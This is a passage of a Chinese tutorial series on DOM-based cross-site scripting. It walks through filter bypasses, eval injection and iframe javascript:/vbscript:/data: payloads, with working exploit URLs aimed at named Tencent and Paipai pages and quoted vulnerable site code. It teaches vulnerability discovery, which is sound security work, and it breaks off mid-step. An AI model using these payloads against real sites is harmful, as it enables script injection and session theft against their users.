| --- |
| http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=\u003Cimg\u0020src=1\u0020onerror=alert(1)\u003e&attr=133&stype=2&tname=star\_second.shtml |

11.看看对应的源代码，悲催的事情出现了，\u003c和\u003e竟然被腾讯过滤了。。。


[](http://www.wooyun.org/upload/201212/142157583ebeea10923c9aaa6bfdd43fb6141c04.jpg)

图33

12.别灰心，被过滤的原因，是因为@Jannock大牛在乌云报告过这个漏洞。

跨站脚本-可以让战场离得更远（浅谈腾讯架构缺陷）

其实我们还应该注意到上面图片中，过滤的实际上是\u003c和\u003e，但是并没有过滤\u0020，这说明，腾讯只是针对性的过滤，并没有过滤反斜线。

13.其实呢，在JS字符串里，<不光可以写为\u003c，还可以写为\x3c，>同样可以写为\x3e。我们试试腾讯过滤了这个没有呢？

|  |
| --- |
| http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=\x3Cimg\u0020src=1\u0020onerror=alert(1)\x3e&attr=133&stype=2&tname=star\_second.shtml |

14.对应源码，看来没过滤啊～～


[](http://www.wooyun.org/upload/201212/1422023352658760151b3745d0e44be6fd6afd4c.jpg)

图34

哎呀，这次总算弹出来了。见漏洞证明

15.最后总结下。本例中是innerHTML的情况。

实际上只要是与改变页面HTML内容相关的操作，都可能导致这种问题。

这也是网上介绍domxss时，也经常会提到的东西，

比如

|  |
| --- |
| document.getElementById("y").innerHTML="xxxxxxxxxx";  document.write("xxxxxxxxxxxx"); |

还有一些网站，使用了第三方的JS库，譬如jQuery时，会有

|  |
| --- |
| $("#y").html("xxxxxxx"); |

当然最后，还需要提到一些需要注意的地方。

|  |
| --- |
| aa.innerHTML="xxxxxxxxxxxx"; |

这种情况下。xxxxx只能使用<imgsrc=1onerror=alert(1)>这种方式来触发JS。

而不能以<script>alert(1)</script>来触发，因为这种压根不会执行<script>..</script>之间的内容。IE下，可以使用<scriptdefer>alert(1)</script>。

(连载中)责任编辑：x1aoh4i

## 第九节DomXss入门[隐式输出]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

周末腾讯不上班，我也不工作。

周一啦，继续。

上一篇开始说DomXss了，我们说的是显式输出的情况，即我们可以在右键查看源代码的时候，看到我们所输出的内容。而有一些时候，输出操作我们是看不见的。它们通常发生在javascript代码中。譬如：varx=location.href;这句Javascript实际上进行了一个隐藏的输出操作，即将location.href的内容输出到了x变量中。一起来看看相关的例子吧～

详细说明：

前注：1-4是普通原理，没看明白的话，可以从5开始，结合实际例子看。

1.本来是有另外一个例子的，不过不知道是腾讯已经给修复了，还是之前测试的时候人品好，偶尔碰上了，总之现在用不上了。

2.这样一来，我们就只好用一个稍微复杂一点点的例子了。

3.在说实际例子前，我们来说一个前端开发人员非常习惯使用的一段代码。下面大致写下伪代码。

|  |
| --- |
| functiongetParam(参数名){  //获取地址栏参数,通常是a=1&b=2&c=3;  varx=location.search;//或者是location.hash  //此时x="?a=1&b=2&c=3";  //根据[参数名]取出参数名对应的值  //例如参数名=a，则y=1  //例如参数名=b,则y=2  //至于这里怎么实现这个功能，可以用循环，可以用indexOf，可以用正则  vary=参数名对应的参数值;  //返回y  returny; |

它的作用呢？就是从地址栏的参数里取出内容。譬如：

|  |
| --- |
| http://www.some.com/2.html?name=shouzi&age=20 |

我们在2.html，要显示name对应的值。对应的代码则非常可能下面这样写：

|  |
| --- |
| <divid="nick">加载中...</div>  <script>  vara=getParam("name");//获取地址栏里的name参数，即shouzi  document.getElementById("nick").innerHTML=a;  </script> |

4.上面是普通开发人员为了实现功能而写的代码，如果没有安全考虑，就会存在问题。

如果上面的地址变为了：

|  |
| --- |
| http://www.some.com/2.html?name=<imgsrc=1onerror=alert(1)>&age=20 |

那么变量a将会等于<imgsrc=1onerror=alert(1)>

document.getElementById("nick").innerHTML=a;

即变成了

document.getElementById("nick").innerHTML="<imgsrc=1onerror=alert(1)>";

这样就变成了教程8中的情景，从而触发XSS。  
5.接着我们看一个实际的例子。

|  |
| --- |
| http://qt.qq.com/video/play\_video.htm?sid=aaaaaa |

和原来的不同，我们在源代码里搜索不到东西的哦～

[](http://www.wooyun.org/upload/201212/1720190930340233677b7b88837f4c82b2636ccf.jpg)

图35

那可能这里有人会有一个疑问了。那我们怎么知道有没有漏洞呢？别担心，方法是有的。

这里以chrome为例，按F12，打开调试工具，见下图


[](http://www.wooyun.org/upload/201212/1720192454afdbeb61a52010be31a9dae98a6c36.jpg)

图36

和查看源代码没有什么不同，只是这次是在调试工具里看而已。

6.通过上面的方式，确定【可能】有漏洞之后。我们可以有2个方式来进行下一步。

直接根据调试工具里看到的HTML代码情况，来构造利用代码。优点：省时间，缺点：如果对方有一定过滤，就很难构造

定位到与这个缺陷参数sid相关的JS代码，再来构造利用代码。优点：能利用一些复杂的情况，缺点：耗时间。

7.对于新手来说，先看6.1的情况。看到步骤5里面的那个图。我们可以构造以下代码。

|  |
| --- |
| <objectwidth="100%"height="100%"id="f"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0">  <paramname="movie"value="aaaaaa"></object><imgsrc="1"onerror="alert(1)">  ...其它的省略了...  </object> |

对应的图片解析：


[](http://www.wooyun.org/upload/201212/17201946436bf2563ba4a05f16f7f30719f60500.jpg)

图37

进而“试探性”的测试一下利用代码，因为我们不知道对方会不会过滤掉“双引号”，“括号”之类的，只能试试了。

|  |
| --- |
| http://qt.qq.com/video/play\_video.htm?sid=aaaaaa"></object><imgsrc="1"onerror="alert(1) |

没反应，我们继续看看调试工具，发现，双引号，变成了\\"。


[](http://www.wooyun.org/upload/201212/172019576654e538c23769731980ce7a1c081ffd.jpg)

图38

8.根据这个情况，我们可以进一步修改代码。<img>标签里不使用双引号。

|  |
| --- |
| http://qt.qq.com/video/play\_video.htm?sid=aaaaaa"></object><imgsrc=1onerror=alert(1)> |

这次OK啦。

[](http://www.wooyun.org/upload/201212/17202009e33ecf45900f14061aea01e087906ed3.jpg)

图39

可以看到，这种方式，写利用代码很快。

9.再来看看6.2的方法。既然我们知道了，sid这个参数会被使用。那么我们的目标是，javascript的代码里哪里使用了sid这个参数呢？

10.我们首先，F12打开调试工具，点【Resources】，再点Frames,然后Ctrl+F搜索"sid"或者'sid'


[](http://www.wooyun.org/upload/201212/1720202809de4d829213f3937ed9287a74cd4122.jpg)

图40

我们运气很好，一下就定位到了一个sid。

11.可以看到是getUrlPara("sid")，从单词，我们不难猜出，getUrlPara就是前面我们提到的“获取地址栏参数“的函数。

为了进一步确定，我们可以很方便的在console里查看getUrlParam函数是啥样的。


[](http://www.wooyun.org/upload/201212/17202106b2c180af9a2360c1d611fad012cdd81e.jpg)

图41

可以看到，实际上getUrlParam是对<,>做了过滤，但是由于chrome浏览器自身的XSS防御机制，导致location.href获取的location.href是已经经过编码的。从而导致未过滤。

如下图：


[](http://www.wooyun.org/upload/201212/172021196e3df63081f0ae231418c04b4075ff41.jpg)

图42

12.按道理，location.href里的<,>,"已经变成了%3c,%3e,%22已经被过滤了，不会有XSS了，为什么还可以呢？我们进一步往后看。


[](http://www.wooyun.org/upload/201212/1720213115bf95205f14f53caf05ec8b5f730021.jpg)

图43

看来，关键就是这里，这里有一步decodeURIComponent的操作，会将%3c,%3e，又变回<,>

供参考的完整的缺陷代码。

|  |
| --- |
| varsid=getUrlPara("sid");  if(!sid||sid==""){  document.getElementById("dv\_video").innerHTML='<divclass="errmsg"style="margin-top:-10px;">抱歉，视频不存在！</div>';  }else{  varflash\_ver=GetSwfVer();  if(flash\_ver==-1){  document.getElementById("dv\_video").innerHTML='<divclass="errmsg"style="margin-top:-30px;">抱歉，您还没有安装flash插件<br/>请<atarget="\_blank"href="http://www.macromedia.com/go/getflashplayer">下载</a>10.0以上的flash播放器<br/>安装flash后，请<ahref="javascript:location.reload();">点此刷新</a></div>';  }elseif(flash\_ver.split('.')[0]<10){  document.getElementById("dv\_video").innerHTML='<divclass="errmsg"style="margin-top:-30px;">抱歉，您的flash版本过低<br/>请<atarget="\_blank"href="http://www.macromedia.com/go/getflashplayer">下载</a>10.0以上的flash播放器<br/>安装flash后，请<ahref="javascript:location.reload();">点此刷新</a></div>';  }else{  sid=decodeURIComponent(sid).trim().replace(/([\'\"])/g,'\\\\$1');  if(!is\_valid\_sid(sid)){  document.getElementById("dv\_video").innerHTML='<divclass="errmsg"style="margin-top:-10px;">无法打开视频文件，视频地址不合法！</div>';  }else{  insertFlash("dv\_video","f",sid,"100%","100%");  }  }  } |

13.接着，会调用insertFlash("dv\_video","f",sid,"100%","100%");

insertFlash里，也并没有对sid进行任何过滤。

|  |
| --- |
| functioninsertFlash(elm,eleid,url,w,h){  if(!document.getElementById(elm))return;  varstr='';  str+='<objectwidth="'+w+'"height="'+h+'"id="'+eleid+'"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0">';  str+='<paramname="movie"value="'+url+'"/>';  str+='<paramname="allowScriptAccess"value="never"/>';  str+='<paramname="allowFullscreen"value="true"/>';  str+='<paramname="wmode"value="transparent"/>';  str+='<paramname="quality"value="autohigh"/>';  str+='<embedwidth="'+w+'"height="'+h+'"name="'+eleid+'"src="'+url+'"quality="autohigh"swLiveConnect="always"wmode="transparent"allowScriptAccess="never"allowFullscreen="true"type="application/x-shockwave-flash"pluginspage="http://www.macromedia.com/go/getflashplayer"></embed>';  str+='</object>';  document.getElementById(elm).innerHTML=str  } |

图片解析：

[](http://www.wooyun.org/upload/201212/17202205cf9ab9768b4ae01d53d69876e928e5e1.jpg)

图44

14.根据以上分析，我们的利用代码可以写为。注意，%3E,%3C的编码是关键。

|  |
| --- |
| http://qt.qq.com/video/play\_video.htm?sid=aaaaaa%22%3E%3C/object%3E%3Cimg%20src=1%20onerror=alert(1)%3E |

非常值得说明的是：

如果采用6.1的方法，我们得到的利用代码是

|  |
| --- |
| http://qt.qq.com/video/play\_video.htm?sid=aaaaaa"></object><imgsrc=1onerror=alert(1)> |

这个代码在IE下，是没法XSS的

而通过6.2的方法，去分析JS代码，我们则可以构造出通用的XSS代码。

|  |
| --- |
| http://qt.qq.com/video/play\_video.htm?sid=aaaaaa%22%3E%3C/object%3E%3Cimg%20src=1%20onerror=alert(1)%3E |

这也反应了6.1和6.2方法各自的优缺点。

(连载中)责任编辑：x1aoh4i

## 第十节DomXss进阶[邂逅eval]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

前面的教程，说到了显式输出和隐式输出。但是不论怎么样，因为最终javascript都会通过document.write或innerHTML将内容输出到网页中，所以我们总是有办法看到输出到哪里。但是有时候，我们的输出，最终并没有流向innerHTML或document.write，而是与eval发生了邂逅，我们该怎么挖掘并利用呢？

详细说明：

1.我们直接上例子。

|  |
| --- |
| http://kf.qq.com/search\_app.shtml?key=aaaaa |

和前面的不同之处，这次我们搜索源代码和调试工具都看不到任何东西。

[](http://www.wooyun.org/upload/201212/18221424fff6960e14ca54913e611df4a4af2f98.jpg)

图45

2.这个时候，我们可以看看Console，看看有没有其它有用的东西～～

一般来说，默认情况下，是不会有问题的。我们可以给参数加一些特殊符号。

这里我比较习惯用\，因为这玩意比较好使。当然你也可以用其它比较特殊的符号，比如双引号，单引号，只是被过滤掉的几率比较大。

这个时候，我们看看Console里面，多出了一条错误。

[](http://www.wooyun.org/upload/201212/1822143764592e6d3f35e5539b3eef130b191622.jpg)

图46

我们可以点右侧，直接定位到错误代码。

[](http://www.wooyun.org/upload/201212/182214527a199679827e79f7d3923726169c805c.jpg)

图47

3.点进去后，可以看到是哪个地方出错了。


[](http://www.wooyun.org/upload/201212/1822150584b08c08bef52c17f3645b2dba02f1a6.jpg)

图48

我们来看看这段代码：

|  |
| --- |
| vargetarg=function()  {  varurl=window.location.href;  varallargs=url.split("?")[1];  if(allargs!=null&&allargs.indexOf("=")>0)  {  varargs=allargs.split("&");  for(vari=0;i<args.length;i++)  {  vararg=args[i].split("=");  eval('this.'+arg[0]+'="'+arg[1]+'";');  }  }  }; |

和上一节教程类似，这段代码，实际上也是一个获取地址栏参数的代码。

比如，地址栏是key=aaaa;那么arg[0]就是字符串'key',arg[1]就是字符串'aaaa';

那么eval这句就是执行的eval('this.key="aaaa";')


[](http://www.wooyun.org/upload/201212/18221518493a224f78bfa8d29589c5c88ba66aec.jpg)

图49

这样一来,this.key="aaaa";这句就被执行了。

4.如果这里我们把key换个写法呢？

this.key="aaaa";

this.key;alert(1);//="aaaa";

如下图：


[](http://www.wooyun.org/upload/201212/18221528690e31de257c78bf70f4b5f8101409a5.jpg)

图50

那么是不是将会执行我们的alert(1);呢？

5.根据上面内容，我们可以构造代码。

|  |
| --- |
| http://kf.qq.com/search\_app.shtml?key;alert(1);//=aaaa |

HOHO～，如我们所愿的弹出了。

[](http://www.wooyun.org/upload/201212/182215394c02941d424ef60dc455dedddc950614.jpg)

图51

6.不知道看完上面的，有没有娃注意到，后面的aaaa不是也可以构造吗？

this.key="aaaa";换为

this.key="aaa";alert(1);//";

确实是如此:)

|  |
| --- |
| http://kf.qq.com/search\_app.shtml?key=aaa";alert(1);// |

这个在IE下一样是可以的

但是这样在chrome下却不行。原因其实上面一节教程也提到过。

chrome会自动对",>,<进行转换。

因而

this.key="aaa";alert(1);//";

会变成

this.key="aaa%22;alert(1);//";

从而失效。

7.上面就是本篇教程了，我们再来看看题外话。

其实以上问题，不是单独存在的。在另外一个页面也是存在的。

(连载中)责任编辑：x1aoh4i

## 第十一节DomXss进阶[善变iframe]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

有时候，输出还会出现在<iframesrc="[输出]"></iframe>。iframe的src属性本来应该是一个网址，但是iframe之善变，使得它同样可以执行javascript，而且可以用不同的姿势来执行。这一类问题，我将其归为[路径可控]问题。当然上面说到的是普通的反射型XSS。有时候程序员会使用javascript来动态的改变iframe的src属性，譬如：iframeA.src="[可控的url]";同样会导致XSS问题，来看看本例吧～

详细说明：

1.先来说说iframe的变化。

最好懂的，onload执行js:

|  |
| --- |
| <iframeonload="alert(1)"></iframe>,src执行javascript代码  <iframesrc="javascript:alert(1)"></iframe> |

IE下vbscript执行代码:

|  |
| --- |
| <iframesrc="vbscript:msgbox(1)"></iframe> |

Chrome下data协议执行代码：

|  |
| --- |
| <iframesrc="data:text/html,<script>alert(1)</script>"></iframe>Chrome |

上面的变体

|  |
| --- |
| <iframesrc="data:text/html,&lt;script&gt;alert(1)&lt;/script&gt;"></iframe> |

Chrome下srcdoc属性

|  |
| --- |
| <iframesrcdoc="&lt;script&gt;alert(1)&lt;/script&gt;"></iframe> |

2.有兴趣的，可以一个一个的去测试上面的效果，注意浏览器的特异性哦。

3.接着我们来看看具体的例子。

|  |
| --- |
| http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=aaaaaa&gid=yl&cid=68&from= |

4.我们先开调试工具，看看有没有可见的输出。


[](http://www.wooyun.org/upload/201212/191544208b2fde268678badb84f04b190fc83a4b.jpg)

图52

可以看到，我们参数的aaaaaa被带入到了<iframesrc="这里"></iframe>。

5.这样一来，就满足了我们的使用条件。

我们试试

|  |
| --- |
| http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=javascript:alert(1);&gid=yl&cid=68&from= |

。。竟然没反应。我们来看看刚才的那个地方。


[](http://www.wooyun.org/upload/201212/19154430ae2d748a5cf3dc621ba75b524a78024b.jpg)

图53

可以看到，src这次没属性了，看来腾讯做了什么过滤。我们继续搜索下一个toolframe试试。

恩，看来就是这段代码导致的。

[](http://www.wooyun.org/upload/201212/19154453ad45121c6694123e384734c0ba5b6d4e.jpg)

图54

一起看看这段代码。

|  |
| --- |
| functionOpenFrame(url){  if(url.toLowerCase().indexOf('http://')!='-1'||url.toLowerCase().indexOf('https://')!='-1'||url.toLowerCase().indexOf('javascript:')!='-1')returnfalse;  document.getElementById("toolframe").src=url;  } |

不难看出，腾讯对javascript:做出了判断。

|  |
| --- |
| document.getElementById("toolframe").src=url; |

这句是导致XSS的一句代码。而openFrame的url参数则来自于(无关代码省略)：

|  |
| --- |
| ...  vartool\_url=getQueryStringValue("turl");  ...  openFrame(tool\_url);  ... |

6.根据我们上面说道的iframe的利用方法，我们不难看出，腾讯的过滤是不完善的。

在IE下，我们可以使用vbscript来执行代码。vbscript里'单引号表示注释，类似JS里的//

|  |
| --- |
| http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=vbscript:msgbox(1)'&gid=yl&cid=68&from= |


[](http://www.wooyun.org/upload/201212/19154511c94c96e795ccb1e17904ae4e54effdb5.jpg)

图55

在chrome下，我们可以用data协议来执行JS。

|  |
| --- |
| http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=data:text/html,<script>alert(1)</script>'&gid=yl&cid=68&from= |


[](http://www.wooyun.org/upload/201212/191545294eb78ff9aa1baf1296bf17d4299b4189.jpg)

图56

(连载中)责任编辑：x1aoh4i

## 第十二节DomXss进阶[路径con]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

我不是萝莉con,我是路径con。

一些程序员会动态的加载json数据，同域的时候，可以使用ajax；而有时候，数据所在域和当前页面所在域又不一致。所以需要跨域请求。跨域请求数据的手段中，有一种叫做jsonp。

用代码表示的话，就是

somescript.src=http://otherdomain.com/xx?jsonp=callback

某些时候，程序员会在调用外部数据的时候带上可控的参数。

somescript.src="http://otherdomain.com/xx?jsonp=callback&id="+id;

如果这个id我们可控，将可能带来XSS问题。

详细说明：

本次教程，就不像前面的一样，去细说操作过程了，前面的几次教程也基本将常用操作全部介绍到了。直接来看例子。

1.在扫描过程中，经常遇到下面的例子。

[](http://www.wooyun.org/upload/201212/20151938087a62d88444137933a09ec58b7538b0.jpg)

图57

2.初看看，这种情况，似乎没有什么利用价值。

3.但是我们不难想象，如果这个地址是我们可控的话，一样会带来威胁。

地址的可控可以分为3个层面。

scriptsrc="完全可控",这种就简单了，直接将地址换为我们的JS地址

scriptsrc="/path/xxx/[路径可控]/1.js"

这种要利用的话，需要同域名下有可控的文件。可控文件又分为2种。

可以直接上传文本至同域名下，不一定要是HTML文件，需要上传点有过滤缺陷。

参数可控，利用可用的json接口。

最终变为：

scriptsrc="/path/xxx/.../yyy/xx.json?callback=alert(1)

scriptsrc="/xxxx/json.php?callback=xxxx&param1=yyy&param2=[参数可控]"

这种情况，和3.2.2类似，如果参数可控，且json的参数没有很好的过滤时。我们就有机可乘了。

4.本文以拍拍网一处XSS为例，来描述以上可能性。

扫描器扫到的点，见步骤1中的图。进一步，我们可以通过抓包的方式，看到页面在打开时，所加载的外部JS文件地址。

|  |
| --- |
| http://sse1.paipai.com/comm\_json?callback=commentListCallBack&dtag=1&ac=1&cluster=1&sellquality=0&NewProp=&Property=256&PageNum=1&PageSize=48&OrderStyle=80&Address=&SaleType=1&degree=1&AuthType=2&BeginPrice=&EndPrice=&KeyWord=2012%20%D0%C2&OnlineState=2&Paytype=4&ranking=&sClassid='aaaaaaaa&t=1354854681 |

我们打开这个JSON，用扫描反射型的方式，可以测试出，

callback,dtag以及ranking可控。但均无法使用<,>，也就是说，这个JSON接口本身是无XSS风险的。

此外dtag,和ranking都在双引号里面，我们在后续无法进行利用，而callback则在最前面，比较好控制。

我们可以想象下，如果我们可以让这个页面调用：

|  |
| --- |
| http://sse1.paipai.com/comm\_json?callback=alert(1); |

那么将会产生XSS。

那么怎么让页面调用上面的情况呢？

直接控制callback参数，但是从实际情况来看，我们此处无法直接控制它，【失败】  
将后面的参数,param=xxx修改为param=xxx&callback=alert(1)，从而覆盖前面的callback

5.上面说到的第2种方案，似乎可行。但是实际上还是有问题的。

譬如我们页面上的type参数，对应着json的sclassid参数。

我们访问以下地址：

|  |
| --- |
| http://bag.paipai.com/search\_list.shtml?type=&callback=alert(1);&np=11&pro=256&searchtype=2&cs=0010000&keyword=&PTAG=20058.13.13 |

其实很明显上面这样是不行的。。因为&本身就是参数分隔符。这样写type就为空了

可能很快就有人想到另外一个写法：&写为%26

|  |
| --- |
| http://bag.paipai.com/search\_list.shtml?type=%26callback=alert(1);&np=11&pro=256&searchtype=2&cs=0010000&keyword=&PTAG=20058.13.13 |

很好，但是实际上，你会发现，访问的json接口的参数也还是原封不动的%26，而不是所希望的&


[](http://www.wooyun.org/upload/201212/20152247dad7bd96c563a6fe20db4d501c5ab192.jpg)

图58

6.为了看看参数是怎么从页面，传递到了comm\_json这个接口上的。我们定位到以下代码。

http://static.paipaiimg.com/js/search.js?t=20121108

|  |
| --- |
| functioninit(){  varkeyword=decodeURIComp($getQuery('keyword')),  type=$getQuery('type'),  searchtype=$getQuery('searchtype');  option.keyword=keyword;  option.classId=type;  option.searchType=searchtype||option.searchType;  option.beginPrice=$getQuery('bp');  option.endPrice=$getQuery('ep');  option.NewProp=$getQuery('np')||$getQuery('newprop');  option.property=$getQuery('pro')||option.property;  option.cid=$getQuery('cid');  option.Paytype=$getQuery('pt')||option.Paytype;  option.hongbaoKeyword=$getQuery('hb');  option.conditionStatus=$getQuery('cs')||option.conditionStatus;  option.showType=$getQuery('show')||option.showType;  option.mode=$getQuery('mode')||option.mode;  option.address=decodeURIComp($getQuery('adr'));  option.orderStyle=$getQuery('os')||option.orderStyle||80;  option.hideKeyword=$getQuery('hkwd')=="true"?true:false;  option.ptag.currentPage=$getQuery('ptag')||$getQuery('PTAG');  varpageIndex=$getQuery('pi'),  pageSize=$getQuery('ps');  option.pageIndex=(pageIndex&&$isPInt(pageIndex))?pageIndex\*1:option.pageIndex;  option.pageSize=(pageSize&&$isPInt(pageSize))?pageSize\*1:option.pageSize;  }; |

在这个文件里，我们很容易的看出，当前页面参数和json参数的对应关系

option.JSON参数=$getQuery("页面参数")

7.一个函数让我眼前一亮啊，decodeURIComp。。也就是说，传入的keyword，会解码一次。

也就是说，如果我们

keyword=%26callback=alert(1);

decodeURIComp就会变为

&callback=alert(1);

为了证明我们的想法：我们直接写利用代码。注意keyword=那一部分

|  |
| --- |
